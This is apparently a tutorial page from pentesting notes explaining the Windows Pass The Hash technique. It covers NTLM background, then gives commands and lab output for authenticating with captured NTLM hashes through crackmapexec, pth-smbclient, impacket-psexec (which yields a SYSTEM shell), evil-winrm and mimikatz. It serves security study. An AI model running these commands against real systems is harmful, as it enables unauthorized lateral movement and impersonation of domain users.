🎁🔢 Pass The Hash

Intro

One of the most important techniques on Windows OS but many people do not understand despite being so well known. Concretely in this section we are going to talk about **Pass The Hash.**

To fully understand how **Pass The Hash** works we have to review how the Authentications mechanisms work on Windows.

We have already said that, when we are on a Windows Domain Environment, Windows will use **Kerberos** protocol as the Authentication Method. And we have already said how works Kerberos protocol: to get a ticket granting ticket, service ticket, etc (To learn more see 🐕‍🦺 **Understanding Kerberos Protocol**).

However this is not entirely true. Any machine on the domain who consume a services, a share folder from other machine for example, the whole kerberos process occurs, but if we list the logon sessions on the machine that is sharing the folder, **we can see the logon session of Kerberos and *the logon session that have user NTLM protocol*** (that is a weaker protocol than Kerberos) ***of the user that made the request.***

And it is that, within a domain, and even if we are not within a domain and it is a local machine, ***authentication through NTLM is still used,*** in some use cases like the example above. When we are not using domain names or machine names. All of these services are consumed without having to use credentials because are using from the process **lsass**

So, the technique **Pass The Hash** has to do with **NTLM** protocol that is **more insecure and simpler** than **Kerberos,** and for that reason is vulnerable to different attacks, like this.

The security packet of **NTLM** can be used for authentication and coexists with **Kerberos** in a domain, unless it is explicitly stated not to use **NTLM**. But by default, I will stay active.

When we sing session with NTLM, the client take the password, calculate a cryptographic ***Hash*** and discard the real password

Pass The Hash consists of creating a logon session on which we can prescribe the **Hash** stored on memory associated with that logon session and **try to access *resources*** and *services* on the network **using the hash of that user to impersonate them**

This technique is especially useful in the case that we have got a ***NTLM hash***, we try to crack it off line and we have not been able to get the password, maybe because the password is very strong


🔢🎁 Passing the hash

Well, let's suppose that we have already **captured the** NTLM of some interesting users of the domain, maybe because they were cached in memory and we dumped them, maybe with **mimikatz** 🥝 or by other technique. We try to crack them but can not get the password on plain text. Well we can use many tools to use those **NTLM** Hashes to **authenticate**. In many of those cases we will only have to replace the command **-p** with **-H**.

For example with **crackmapexec/netexec** will be

crackmapexec smb -u 10.10.10.10 -p user *-H "theNTLMhashcaputerd"*

The result:




```
 ~/Desktop/Maquinas Active Diretory/Hashs/Dump/Mimikatz ✓  crackmapexec smb 192.168.20.5 -u Administrator -H "570a9a65db8fba761c1008a51d4c95ab"
SMB         192.168.20.5    445    DC01             [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:corp.local) (signing:True) (SMBv1:False)
SMB         192.168.20.5    445    DC01             [+] corp.local\Administrator:570a9a65db8fba761c1008a51d4c95ab (Pwn3d!)
```

And login using pass the hash we can use all the command of **crackmapexec/netexec**

If we want connect via **smb** we can use **pth-smbclient** with the command:

smbclient //10.10.10.10/c$ -U User *--pw-nt-hash theNTLMhashcaputerd* -W domain.local


The result



```
 ~/Desktop/Maquinas Active Diretory/Hashs/Dump ✓  pth-smbclient //192.168.20.130/c$ -U Administrator --pw-nt-hash 570a9a65db8fba761c1008a51d4c95ab -W corp.local
Try "help" to get a list of possible commands.
smb: \> ls
  $Recycle.Bin                      DHS        0  Tue Feb 25 18:05:35 2025
  $WinREAgent                        DH        0  Fri Dec  6 20:15:22 2024
  Documents and Settings          DHSrn        0  Fri Dec  6 17:33:18 2024
  DumpStack.log.tmp                 AHS     8192  Thu Mar  6 18:15:01 2025
  pagefile.sys                      AHS 671088640  Thu Mar  6 18:15:01 2025
  PerfLogs                            D        0  Sat Dec  7 04:14:52 2019
  Program Files                      DR        0  Tue Dec 10 16:02:47 2024
  Program Files (x86)                DR        0  Fri May  5 08:27:35 2023
  ProgramData                       DHn        0  Fri Dec 27 23:01:58 2024
  Recovery                        DHSn        0  Fri Dec 13 22:09:33 2024
  stop                                A       11  Tue Mar  4 21:30:11 2025
  swapfile.sys                      AHS 16777216  Thu Mar  6 18:15:01 2025
  System Volume Information         DHS        0  Tue Feb 25 16:08:30 2025
  Users                              DR        0  Tue Feb 25 18:03:51 2025
  Windows                             D        0  Thu Mar  6 18:35:02 2025

                15644159 blocks of size 4096. 10626417 blocks available
smb: \> 
```

Even if we want to use **pth using other protocols** to login we can using **psexec** to gain remote access with the command:

impacket-psexec User@10.10.10.10 -hashes :*theNTLMhashcaputerd*




```
 ~/Desktop/Maquinas Active Diretory/Hashs/Dump ✗ 1  impacket-psexec administrator@192.168.20.5 -hashes :570a9a65db8fba761c1008a51d4c95ab
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 192.168.20.5.....
[*] Found writable share ADMIN$
[*] Uploading file GDbPVPSS.exe
[*] Opening SVCManager on 192.168.20.5.....
[*] Creating service rvhU on 192.168.20.5.....
[*] Starting service rvhU.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.587]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> 
```

And the last example on Kali that we will show is using the protocol **WinRM** with the command

evil-winrm -i 10.10.10.10 -p User ***-H theNTLMhashcaputerd***

The result:



```
~/Desktop/Maquinas Active Diretory/Hashs/Dump/Mimikatz ✓ evil-winrm -i 192.168.20.5 -u Administrator -H 570a9a65db8fba761c1008a51d4c95ab
Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```


Using the hash

Login successful

On windows system we can use **mimikatz** 🥝to open a **cmd** session with the token of that user using only **pass the hash** with the the command

sekurlsa::pth /user:USER /domain:domain.local /ntlm:*theNTLMhashcaputerd*

The result



mimikatz 2.2.0 x64 (oe.eo)
Administrator: C:\Windows\SYSTEM32\cmd.exe

```
mimikatz # sekurlsa::pth /user:administrator /domain:corp.local /ntlm:570a9a65db8fba761c1008a51d4c95ab
user    : administrator
domain  : corp.local
program : cmd.exe
impers. : no
NTLM    : 570a9a65db8fba761c1008a51d4c95ab
  |  PID  3944
  |  TID  4432
  |  LSA Process was already R/W
  |  LUID 0 ; 5932581 (00000000:005a8625)
  \_ msv1_0   - data copy @ 000001FEC6CCB480 : OK !
  \_ kerberos - data copy @ 000001FEC7458B08
   \_ des_cbc_md4       -> null
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ *Password replace @ 000001FEC74EB428 (32) -> null

mimikatz #
```

pass the hash using mimikatz

```
Microsoft Windows [Version 10.0.19045.2965]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

CMD with that user credentials

And there more way to use pass the hash, these are example of use of how work to and understand better the technique, but exits a lot of ways to and tools to gain benefit of these technique.